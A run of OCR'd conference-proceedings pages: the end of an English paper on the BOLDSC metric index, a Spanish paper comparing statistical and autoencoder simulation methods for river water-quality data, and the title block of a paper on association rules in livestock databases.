
Finally, we show a brief validation of our proposal against another secondary memory metric index. We compare our BOLDSC using bag size of 50, 100, and 200 disk pages, because these values have a reasonable compromise between memory space used and performance for both metric spaces considered. Since DSC has the best trade-off between construction and search costs [13], we use it considering the best options informed for each metric space in [13].

Fig. 4 depicts the comparison of construction costs in distance evaluations and number of I/O operations. As can be expected, BOLDSC requires significantly less I/O operations, although the number of distances evaluations does


[5] At `http://www.dbs.informatik.uni-muenchen.de/~seidl/DATA/histo112.112682.gz`




(a) Distance evaluations Words.



(b) Distance evaluations Histograms.




(c) I/O operations Words.




(d) I/O operations Histograms.


Fig. 2. BOLDSC construction costs varying the bag size.




(a) Distance evaluations Words.



(b) Distance evaluations Histograms.




(c) I/O operations Words.




(d) I/O operations Histograms.

Fig. 3. BOLDSC search costs varying the bag size.


not differ that much. The comparison of search costs is showed in Fig. 5, considering distance evaluations and number of I/O operations. In the space of strings, BOLDSC performs better, and this is inverted for the space of color histograms.




(a) Distance evaluations Words.



(b) Distance evaluations Histograms.




(c) I/O operations Words.




(d) I/O operations Histograms.


Fig. 4. Comparison of construction costs of BOLDSC with DSC.




(a) Distance evaluations Words.



(b) Distance evaluations Histograms.



(c) I/O operations Words.



(d) I/O operations Histograms.

Fig. 5. Comparison of search costs of BOLDSC with DSC.

6 Conclusions

We have presented the *Buffered On Line Dynamic Set of Clusters* (BOLDSC). Our BOLDSC is inspired on the List of Clusters, and it is specially adapted

to the dynamic and secondary-memory scenario. The key idea is using a buffer to both choose the clusters in a better way and delay the write operation on disk until we have a good cluster candidate. To improve the search efficiency, we include within the index a DSAT to manage the cluster centers.

The empirical evaluation included in this work has show that BOLDSC sports a promising performance. We verify that the BOLDSC has a 100% disk page utilization and its construction is efficient int I/O operations, but has to be improved in distance evaluations. Also, the BOLDSC search performance is competitive with respect the state of the art.

As future work, we are considering to study the dependence on the number of pivots to index the buffer and use some massive datasets.

References

1. Chávez, E., Navarro, G.: A compact space decomposition for effective metric indexing. Pattern Recognition Letters **26**(9), 1363–1376 (2005)
2. Chávez, E., Navarro, G., Baeza-Yates, R., Marroquín, J.: Searching in metric spaces. ACM Computing Surveys **33**(3), 273–321 (2001)
3. Ciaccia, P., Patella, M., Zezula, P.: M-tree: an efficient access method for similarity search in metric spaces. In: Proc. 23rd VLDB. pp. 426–435 (1997)
4. Costa, V.G., Marín, M., Reyes, N.: Parallel query processing on distributed clustering indexes. J. Discrete Algorithms **7**(1), 3–17 (2009). https://doi.org/10.1016/j.jda.2008.09.010
5. Dohnal, V., Gennaro, C., Savino, P., Zezula, P.: D-index: Distance searching index for metric data sets. Multimedia Tools and Applications **21**(1), 9–33 (2003)
6. Figueroa, K., Navarro, G., Chávez, E.: Metric spaces library (2007), available at `http://www.sisap.org/Metric_Space_Library.html`
7. Hjaltason, G., Samet, H.: Index-driven similarity search in metric spaces. ACM Transactions on Database Systems **28**(4), 517–580 (2003)
8. Hjaltason, G., Samet, H.: Incremental Similarity Search in Multimedia Databases. Computer science technical report series, Computer Vision Laboratory, Center for Automation Research, University of Maryland (2000)
9. Navarro, G., Paredes, R., Reyes, N., Bustos, C.: An empirical evaluation of intrinsic dimension estimators. Information Systems **64**, 206–218 (March 2017)
10. Navarro, G., Reyes, N.: Dynamic spatial approximation trees. ACM Journal of Experimental Algorithmics **12**, article 1.5 (2009)
11. Navarro, G., Reyes, N.: Dynamic spatial approximation trees for massive data. In: Proc. 2nd SISAP. pp. 81–88 (2009)
12. Navarro, G., Uribe, R.: Fully dynamic metric access methods based on hyperplane partitioning. Information Systems **36**(4), 734–747 (2011)
13. Navarro, G., Reyes, N.: New dynamic metric indices for secondary memory. Inf. Syst. **59**, 48–78 (2016). https://doi.org/10.1016/j.is.2016.03.009
14. Samet, H.: Foundations of Multidimensional and Metric Data Structures. Morgan Kaufmann Publishers Inc. (2005)
15. Skopal, T., Pokorný, J., Snásel, V.: PM-tree: Pivoting metric tree for similarity search in multimedia databases. In: ADBIS (Local Proceedings) (2004)
16. Zezula, P., Amato, G., Dohnal, V., Batko, M.: Similarity Search: The Metric Space Approach, Advances in Database Systems, vol. 32. Springer (2006)

Contrastación de Métodos de Simulación para Ampliar Evidencias con Vistas a Desarrollar un Proceso de Minería de Datos (Un Testigo Basado en los parámetros del Índice de Calidad del Agua)

Carlos Gustavo Lopez[1], Enrique Fernandez[1], Marcelo Fabián Esperanza[1], Martin Pastorini[1], Natanael Ferrán[1], María Alejandra Ochoa[1]

[1] Universidad Nacional del Oeste,
gustavolopez/ enfernandez/ mpastorini/ nferran/ mochoa@uno.edu.ar,
maresperanza9@hotmail.com

Resumen. En el presente trabajo se compara el desempeño de distintos métodos de simulación (estadísticos y basados en redes neuronales) con el fin de determinar cuál es el más apropiado para recrear el comportamiento de las variables utilizadas en el cálculo de calidad del agua.

Palabras Clave: Simulación de Montecarlo, Simulación basada en IA, Minería de Datos, Ampliación de Evidencia, Generador de Datos Aleatorio.

1 Introducción

Es conocido que para poder realizar procesos de explotación de información los dataset deben ser estadísticamente confiables, para lo cual, entre otras cosas, es necesario contar con gran cantidad de datos. Cuantos más datos se tengan, mayor será la probabilidad de que reflejen con precisión la realidad y obtener conclusiones significativas y robustas. La ley de los grandes números establece que, a medida que aumenta el tamaño de una muestra, las estimaciones estadísticas tienden a ser más precisas y estables [1].

Desde el Instituto de Ingenierías y Nuevas tecnologías de la Universidad Nacional del Oeste se está llevando adelante un proyecto de investigación que tiene como objetivo analizar las propiedades del agua del Río de la Reconquista con el objetivo de poder predecir en el futuro posibles focos de contaminación o cambios llamativos en la composición del agua [2, 3]. En este contexto, por la propia naturaleza del actual proyecto, resulta costosa y lenta la recolección de datos, por ello se realizó un proceso de simulación de datos con el fin de ampliar el nivel de evidencia y comenzar a ensayar con técnicas de minería.

Con referencia a lo antes mencionado el método de Montecarlo constituye una técnica fundamental en el campo de la simulación y la modelización computacional.

La simulación de Montecarlo es un tipo de simulación estocástica que permite obtener resultados aproximados en situaciones complejas. Un modelo es estocástico cuando al menos una variable del mismo es tomada como un dato al azar y las relaciones entre variables se toman por medio de funciones probabilísticas.

El método en cuestión se basa en la generación de múltiples muestras aleatorias para estimar soluciones a problemas complejos que pueden ser difíciles o imposibles de resolver mediante métodos analíticos tradicionales [4].

Una de las principales ventajas del método de Montecarlo es su versatilidad y aplicabilidad a una amplia gama de problemas. Puede utilizarse para modelar sistemas complejos y estocásticos, donde las variables pueden seguir distribuciones de probabilidad específicas o donde hay una gran cantidad de incertidumbre. Esto lo convierte en una herramienta poderosa para abordar problemas del mundo real, donde las condiciones pueden ser dinámicas y no lineales [5].

Además, el método de Montecarlo permite evaluar el comportamiento de sistemas complejos bajo diferentes escenarios y condiciones, lo que facilita la toma de decisiones informadas en situaciones de incertidumbre [6].

El proceso de simulación consiste en calcular las medias y desviaciones estándar de cada componente a simular a partir de las muestras generadas. Posteriormente, estos estadísticos se emplean como parámetros para ajustar una distribución de probabilidad. Existen varias alternativas de simulación de este tipo entre las cuales resaltamos [7, 8]:

- Simulación por defecto
- Truncar en valores máximos y mínimos
- Truncar en Cero
- Distribuciones No Negativas
- Re-simulación
- Transformación de Datos

Como alternativa al método de Montecarlo existen los Autoencoders , los cuales son un tipo de red neuronal utilizada para el aprendizaje no supervisado. Este tipo de red no solo aprende a codificar y decodificar datos, sino que también aprende la distribución de los datos, permitiendo la generación de nuevos ejemplos y mejorando la capacidad de generalización del modelo [8]. Existen dos versiones de este tipo de algoritmo:

- Autoencoder básico
- Autoencoder variacional.

El desafío en este punto es identificar cuál de las distintas variantes de simulación existentes es la que mejor se ajusta al contexto del problema, donde se cuenta con 280 muestras compuestas de 12 variables definidas para analizar la calidad del agua del río de la Reconquista, para las cuales los valores generados deben respeten una distribución normal ya que es la que mejor ajusta a los fenómenos naturales [10].

En los siguientes apartados se describe en que consiste cada una de estas técnicas y se debate sobre los resultados obtenidos.

2 Estado de la Cuestión

2.1 Trabajo de Campo

El proyecto "Elaboración de un modelo para la determinación del Índice de Calidad del Agua (ICA) en aguas superficiales de la cuenca alta del río Reconquista en el partido de Merlo con desarrollo e implementación de una herramienta de Inteligencia Artificial" que lleva adelante el Instituto de Ingenierías y Nuevas Tecnologías de la Universidad Nacional del Oeste, busca desarrollar un modelo predictivo del comportamiento del agua del Río de la Reconquista. Para ello se realizan tareas de muestreo y análisis químico de las propiedades del agua en cinco puntos del Rio, todos vinculados a su paso por el Partido de Merlo. Con los datos relevados se planea desarrollar, entre otras cosas, procesos de análisis y minería de datos para comprender cómo es la composición del agua y cómo es su evolución a lo largo del año. Con estos datos se pretende detectar de manera rápida la aparición de anomalías que comprometan la calidad del agua [1].

La tarea de recolección y análisis de muestras es un proceso lento y costoso. Actualmente se muestrea dos veces por semana durante el proceso lectivo, generando hasta el momento 280 muestras basadas en variables de contexto climático y propias del fenómeno biológico, las cuales se detallan a continuación:

1. Temperatura ambiental (TA)
2. Humedad
3. Temperatura de la muestra (TM)
4. Alcalinidad del Agua (PH)
5. Conductividad Eléctrica (CE)
6. Sólidos Totales Disueltos (STD)
7. Sólidos Totales en Suspensión (STS)
8. Oxígeno disuelto (OD)
9. Nivel del agua (NA)
10. Turbidez
11. Dureza
12. Cloruros

Por temas de espacio no se presentan en este documento los valores obtenidos, pero con gusto podemos facilitarlos si nos lo solicitan al mail de la referencia.

2.2 Técnicas de simulación estadísticas

A continuación, se describe en qué consiste cada uno de los métodos de simulación estadísticos utilizados [7, 8]:

- Simulación por defecto: Se generan valores aleatorios dentro de los límites definidos, pero no se realiza validación alguna sobre los valores arrojados por el simulador. Se corre el riesgo de dar por válidos ensayos cuyos valores no existirían en la realidad.
- Truncar en valores máximos y mínimos: Se generan valores aleatorios dentro de los limites definidos. Cualquier valor generado fuera del rango es truncado al valor máximo o mínimo según corresponda.

- Truncar en Cero: Se generan valores aleatorios dentro de los límites definidos. Cualquier valor negativo se convierte en cero. Es el enfoque más simple, pero puede introducir sesgo en las simulaciones.
- Distribuciones No Negativas: Utiliza una distribución de probabilidad que solo genere valores no negativos. Se intenta con una distribución log-normal, una distribución exponencial y una distribución gamma.
- Re-simulación: Se generan valores aleatorios dentro de los límites definidos. Cada vez que se obtiene un valor fuera de rango, se vuelve a simular hasta obtener un valor válido. Puede ser computacionalmente intensivo si hay muchas re-simulaciones.
- Transformación de Datos: En ocasiones una transformación (como tomar el logaritmo) hace que los datos se ajusten mejor a una distribución normal. Luego se puede aplicar la transformación inversa a los datos simulados. Se utilizan la transformación de Box-Cox y la de Yeo-Johnson.

2.3 Técnicas de simulación basadas en Redes Neuronales

Un autoencoder es un tipo de red neuronal utilizada principalmente para aprender representaciones eficientes de los datos, típicamente para reducción de dimensionalidad o para la compresión de datos. Consiste en dos partes principales:

1. Codificador (Encoder): Este parte toma los datos de entrada y los transforma en una representación de menor dimensión. La codificación captura las características esenciales de los datos originales.
2. Decodificador (Decoder): Esta parte toma la representación codificada y trata de reconstruir los datos originales a partir de ella.

El objetivo del autoencoder es que la salida del decodificador sea lo más cercana posible a la entrada original. Para lograr esto, se entrena la red neuronal minimizando la diferencia (o pérdida) entre la entrada y la salida reconstruida. Los autoencoders se utilizan en diversas aplicaciones como reducción de ruido en imágenes y generación de datos sintéticos.

Existen dos variantes del autoencoder: el básico y el variacional. La diferencia principal radica en que mientras que el autoencoder básico se centra en la compresión y reconstrucción de los datos, el autoencoder variacional tiene un enfoque más probabilístico, buscando aprender una distribución latente que permita no solo la reconstrucción sino también la generación de nuevos datos.

Un autoencoder variacional no solo aprende a mapear los datos a un espacio latente y a reconstruirlos, sino que también trata de hacer que la distribución de esos puntos en el espacio latente siga una distribución normal multivariada, típicamente con media cero y varianza unitaria [8].

3 Definición del Problema

Si bien se logró identificar una buena cantidad de métodos de simulación, no se sabe a ciencia cierta cuál de ellos se ajusta mejor a la generación de datos sintéticos que imiten las propiedades y características de los datos reales obtenidos del Río de la Reconquista. Estos datos sintéticos o artificiales se podrán utilizar luego para diversas

aplicaciones, incluyendo el entrenamiento de modelos de aprendizaje automático y minería de datos.

4 Solución Propuesta

Desarrollar un software “banco de pruebas” bajo la siguiente premisa:

- Generar 10.000 simulaciones de las 12 variables consideradas para la estimación del índice de calidad del agua tomando como base las 280 muestras actuales. El objetivo es que estas muestras permitan identificar cotas máximas y mínimas para cada variable con el fin de prescindir de los valores teóricos que pueden o no ajustar a la realidad del Río de la Reconquista.

5 Resultados Obtenidos

A continuación, se presentan los histogramas de frecuencia obtenidos con cada una de las técnicas y la interpretación de dichos resultados:

Simulación por defecto: Como se observa en la figura 1, los valores generados por este método se ajustan perfectamente a una distribución normal, pero en varios casos arrojaban valores inapropiados (por ejemplo, la variable Humedad muestra valores negativos). Por este motivo se considera que el método no es adecuado para el problema actual.




Figura 1: distribución de probabilidad Simulación por defecto

Truncar en valores máximos y mínimos: Como se observa en la figura 2, si bien con esta técnica los valores generados fueron válidos, la distribución de probabilidades dejó de corresponderse con una distribución normal (ver variable

STS). Por este motivo se considera que el método no es adecuado para el problema actual.




Figura 2: distribución de probabilidad Truncar Valores Máximos y Mínimos

Truncar en Cero: Como se observa en la figura 3, si bien los valores generados fueron válidos, la distribución de probabilidades dejó de corresponderse con una distribución normal (ver variable STS). Por este motivo se considera que el método no es adecuado para el problema actual.




Figura 3: distribución de probabilidad Truncar a Cero

Distribuciones No Negativas: Como se observa en la figura 4, si bien los valores generados fueron válidos, la distribución de probabilidades a nivel general dejó de corresponderse con una distribución normal. Por este motivo se considera que el método no es adecuado para el problema actual.




Figura 4: distribución de probabilidad Distribuciones no Negativas

Re-simulación: Como se observa en la figura 5, para esta técnica los valores generados fueron válidos, pero la gráfica muestra una asimetría a izquierda en algunos casos (ver variable STD). Mas allá de este defecto los histogramas parecen ser adecuados.




Figura 5: distribución de probabilidad Re-Simulación

Transformación de Datos: Como se observa en la figura 6, si bien con esta técnica los valores generados fueron válidos, la distribución de probabilidades dejó de corresponderse con una distribución normal (ver variable STD). Por este motivo se considera que el método no es adecuado para el problema actual.




Figura 6: distribución de probabilidad Transformación de datos

Autoencoder básico: Como se observa en la figura 7, si bien con esta técnica los valores generados fueron válidos, la distribución de probabilidades dejó de corresponderse con una distribución normal. Por este motivo se considera que el método no es adecuado para el problema actual.




Figura 7: distribución de probabilidad Autoemncoder Básico

Autoencoder variacional: Como se observa en la figura 8, si bien con esta técnica los valores generados fueron válidos, la distribución de probabilidades dejó de corresponderse con una distribución normal. Por este motivo se considera que el método no es adecuado para el problema actual.




Figura 8: distribución de probabilidad Autoencoder Variacional

6 Conclusión

Después de un exhaustivo análisis del proceso de simulación llevado a cabo, llegamos a la conclusión de que ninguno de los métodos evaluados se ajusta de manera óptima a las necesidades del problema. En tal sentido recomendamos el uso de la técnica de re-simulación, que, a pesar de mostrar sesgo en tres variables por un problema de asimetría, el conjunto de datos generado en general es válido y adecuado para iniciar los procesos de minería de datos con el objetivo de identificar patrones de comportamiento iniciales.

Es importante destacar también que, si bien las técnicas basadas en redes neuronales obtuvieron valores válidos en todos los casos, la distribución de valores quedó pegada a la distribución de la muestra. Esto puede ser de gran ayuda cuando el set de entrenamiento es significativo y respeta la forma de distribución de la población, lo cual no ocurrió en el caso que nos ocupa. Por otro lado, algunas de las técnicas basadas en procesos estadísticos mostraron ser más robustas a este problema ya que los números se generan en base a una semilla que cumple con la forma de la distribución independientemente de la muestra

5 Futuras Líneas de Investigación

Si bien se logró identificar un método que logró ajustar los valores simulados a la distribución deseada, en el presente trabajo no se tomó como restricción establecer posibles relaciones entre las variables, por ejemplo, la relación que pudiese existir entre la temperatura y el oxígeno disuelto en el agua, en los siguientes trabajos analizaremos cómo es el comportamiento de los métodos respecto de esta nueva restricción.

8 Bibliografía

[1] Richard I. Levin y David S. Rubin ; "Estadística para Administración y Economía" (2003)
[2] Carlos Lopez, Enrique Fernandez, Natanael Ferrán, Martín Pastorini, Nicolás Coronel, Marcelo Esperanza: “Análisis del Río de la Reconquista”; Ingeniería Sanitaria y Ambiental, Nro. 149; ISSN 0328 2937 (octubre 2023)
[3] Carlos Lopez, Enrique Fernandez, Marcelo Esperanza, Martín Pastorini, Natanael Ferrán: “Simulador de Ensayos de Laboratorio para Análisis de Calidad del Agua”; XXVI Workshop Investigadores en Ciencias de la Computación (abril 2023)
[4] García-Pérez, M. A.: “Introducción a la Simulación Estocástica” ; Editorial Reverté (2009)
[5] Dieste, O., Fernández, E., García-Martínez, R., Juristo: “Comparative Analysis of Meta-Analysis Methods: When to use Which?”; Proceedings 15th Annual Conference on Evaluation & Assessment in Soft-ware Engineering (EASE) (2011).
[6] Gilks, W., Richardson, S. & Spiegel-halter, D. Markov Chain Monte Carlo in Practice, Chapman & Hall, London
[7] Amsterdam, H.F.: “The use of Monte Carlo Simulation to quantify the uncertainty in modeled estimates of toxic, radiation and overpressure impacts resulting from accidets in large chemical plants”. Master thesis. Peninsula Technikon (2004).
[8] Pardoux, Introduction to Monte Carlo methods for transport and diffusion equations
[9] Kingma, D. P., & Welling, M.: “Auto-Encoding Variational Bayes”. arXiv preprint arXiv:1312.6114 (2014).
[10] Rodríguez Alonso Juan José: “Estadística básica para técnicas de laboratorio”. Createspace Independent Publishing Platform (2011)

Descubriendo reglas de asociación en bases de datos del sector ganadero para la toma de decisiones informadas

Matías Medina[1 [0009−0000−3130−5526]] , Gustavo Sosa-Cabrera[1,2 [0000−0002−9637−4319]]

[1] Facultad de Ciencias de la Ingeniería - Universidad Paraguayo Alemana
Asunción, Paraguay
{matias.medina,gustavo.sosa}@upa.edu.py
http://www.upa.edu.py
[2] Facultad Politécnica - Universidad Nacional de Asunción
Asunción, Paraguay
gdsosa@pol.una.py
http://www.pol.una.py

